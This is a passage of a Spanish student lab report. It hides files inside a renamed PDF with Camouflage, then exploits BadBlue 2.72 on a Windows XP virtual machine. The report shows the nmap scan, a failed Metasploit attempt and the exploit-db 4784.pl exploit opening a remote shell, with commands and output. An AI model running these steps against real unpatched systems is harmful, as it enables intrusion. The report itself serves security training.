

Ilustración 21:Seleccionando los archivos a camuflar

5.12 CAMUFLANDO LOS ARCHIVOS

A continuación, en esta ventana estarán los archivos que seleccionamos, en este caso vamos a seleccionar el archivo **Guia de gatos.pdf,** daremos en **Next**



Ilustración 22:Seleccion de archivos para camuflar

En la primera ilustración buscaremos el archivo a camuflar que en este caso es **guía de gatos.pdf** ¸en la segunda ilustración estará el mismo archivo pero en este caso le cambiaremos el nombre para efectos del camouflage, con el nombre de **Guia_de_perros.pdf .** Pulsaremos en **Next** para avanzar.



Ilustración 24: Guia de gatos



Ilustración 23:Guia_de_perros.pdf

5.13 ARCHIVOS CAMUFLADOS

Para terminar de camuflar el programa pedirá ingresar una contraseña en este caso la contraseña ingresada será **mariana** luego pulsaremos en **Finish.**



Ilustración 25:Clave para el camuflado

Cambiamos el nombre del archivo exitosamente por **Guia_de_perros ,** asumiendo el peso de los demás archivos que fueron seleccionados.



Ilustración 26:Camuflaje exitoso

5.14 INSTALACION DE BADBLUE 2.72

Vamos a abrir el instalador de **badblue,** para comenzar con la instalación pulsaremos en **Next.**

Ilustración 27:Instalador de badblue

Dejamos la ruta que está por defecto, seguido pulsamos en **Install.**



Ilustración 28:Ruta de instalación de badblue

5.15 FUNCIONAMIENTO DE BADBLUE

Para poder iniciar **badblue** pedirá registrarse anteriormente, rellenaremos los campos de **Full name, Email address,** luego pulsaremos en **Agree.**

Ilustración 29:Registro de inicio para badblue

luego se abre automáticamente el navegador indicando que se estará usando la versión de **badblue Enterprise edition.**



Ilustración 30:Badblue Enterprise edition

5.16 ESCANEO DE PUERTOS

Vamos a escanear la red con **nmap -sV 192.168.10.0/24** para ver las vulnerabilidades que aparezcan con badblue.



Ilustración 31:Comando nmap -sV

El resultado de estos escaneos indica que en la dirección ip **192.168.10.4** el puerto 80 se encuentra habilitado para **badblue,** el servicio este **Badblue httpd 2.7**

```
Nmap scan report for 192.168.10.4
Host is up (0.0020s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          BadBlue httpd 2.7
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows XP microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 08:00:27:2E:C9:8D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
```

Ilustración 32:Escaneo de red

5.17 EXPLOTACIÓN DE VULNERABILIDAD DE BADBLUE

Abriremos el framework de metasplotable con el comando **msfconsole** , luego se buscarán exploits para badblue mediante el **search badblue** como se mostrará a continuación:

Ilustración 33:Framework metasploit

5.18 PRUEBA DE EXPLOITS DE BADBLUE

Luego de haber buscado exploits de badblue con el comando **search badblue** , estos son los resultados, en este caso aparecen 4 exploits para badblue:



Ilustración 34:Exploits de badblue

Vamos seleccionar el primer exploit con la numeración que lo acompaña en este caso el primero tiene la numeración 0 lo escogeremos con **use 0** luego miramos cuales configuraciones necesita el exploit con **show options.**

```
msf > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/http/badblue_ext_overflow) > show options

Module options (exploit/windows/http/badblue_ext_overflow):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, socks5, http, socks5h
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                     no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.10.3     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   BadBlue 2.5 (Universal)


View the full module info with the info, or info -d command.
```

Ilustración 35:Configuracion del exploit

5.19 INTENTO DE EXPLOTACIÓN

Ingresamos el **set RHOSTS 192.168.10.4** y luego vamos a ejecutar el exploit, sin embargo, no se inició una sesión.

```
msf exploit(windows/http/badblue_ext_overflow) > set RHOSTS 192.168.10.4
RHOSTS ⇒ 192.168.10.4
msf exploit(windows/http/badblue_ext_overflow) > exploit
[*] Started reverse TCP handler on 192.168.10.3:4444
[*] Trying target BadBlue 2.5 (Universal)...
[*] Exploit completed, but no session was created.
msf exploit(windows/http/badblue_ext_overflow) > sessions -i

Active sessions
===============

No active sessions.

msf exploit(windows/http/badblue_ext_overflow) >
```

Ilustración 36:Intento de explotación

5.20 EXPLOTACIÓN CON BADBLUE

En una terminal nueva vamos a buscar un exploit que pueda funcionar con el comando **searchsploit badblue.** El exploit que funciona es el llamado **4784.pl.**



Ilustración 37:exploit de badblue 4784.pl

Vamos a ver la ruta del exploit con el comando.



Ilustración 38:Ruta del exploit 4784

5.21 VULNERABILIDAD CON BADBLUE EXPLOTADA

Copiaremos el exploit de la ruta a nuestra ruta con **cp /usr/share/exploitdb/exploits/windows/remote/4784.pl /home/kali/Desktop/marianita/ ,** luego para cambiar el nombre y abrir el contenido inmediatamente aplicaremos el comando **mv 4784.pl marianita.pl && nano marianita.pl.**

```
┌──(root㉿kali)-[/home/kali/Desktop/mariana]
└─# cp /usr/share/exploitdb/exploits/windows/remote/4784.pl /home/kali/Desktop/mariana/

┌──(root㉿kali)-[/home/kali/Desktop/mariana]
└─# ls
4784.pl

┌──(root㉿kali)-[/home/kali/Desktop/mariana]
└─# mv 4784.pl marianita.pl && nano marianita.pl
```

Ilustración 39:exploit en nuestra ruta

5.22 BADBLUE EXPLOTADO

Vamos a ejecutar el exploit con la dirección ip con el puerto 80 **./mariana.pl 192.168.10.4 80** , efectivamente tendremos conexión con la vulnerabilidad de badblue con conexión a Windows xp como se puede apreciar en la imagen de abajo.

```
┌──(root㉿kali)-[/home/kali/Desktop/mariana]
└─# ./marianita.pl 192.168.10.4 80
 + Malicious GET request sent  ...
Done.
 + Connect on port 4444 of 192.168.10.4  ...
Trying 192.168.10.4 ...
Connected to 192.168.10.4.
Escape character is '^]'.
Microsoft Windows XP [Versi◆n 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Archivos de programa\BadBlue\PE>

C:\Archivos de programa\BadBlue\PE>

C:\Archivos de programa\BadBlue\PE>
```

Ilustración 40:badblue explotado

6. RECOMENDACIONES

Hacer los informes a tiempo.

7. CONCLUSIÓN

El desarrollo de las prácticas con BadBlue HTTPD 2.72 en Windows XP y la herramienta Camouflage, utilizando Kali Linux como entorno de análisis, permitió comprender de manera práctica las vulnerabilidades presentes en sistemas y servicios obsoletos, así como las técnicas de ocultamiento de información empleadas en entornos reales, estas experiencias demostraron la facilidad con la que un atacante puede explotar debilidades en software sin soporte.

8. BIBLIOGRAFIA

RAFAEL SANDOVAL MORALES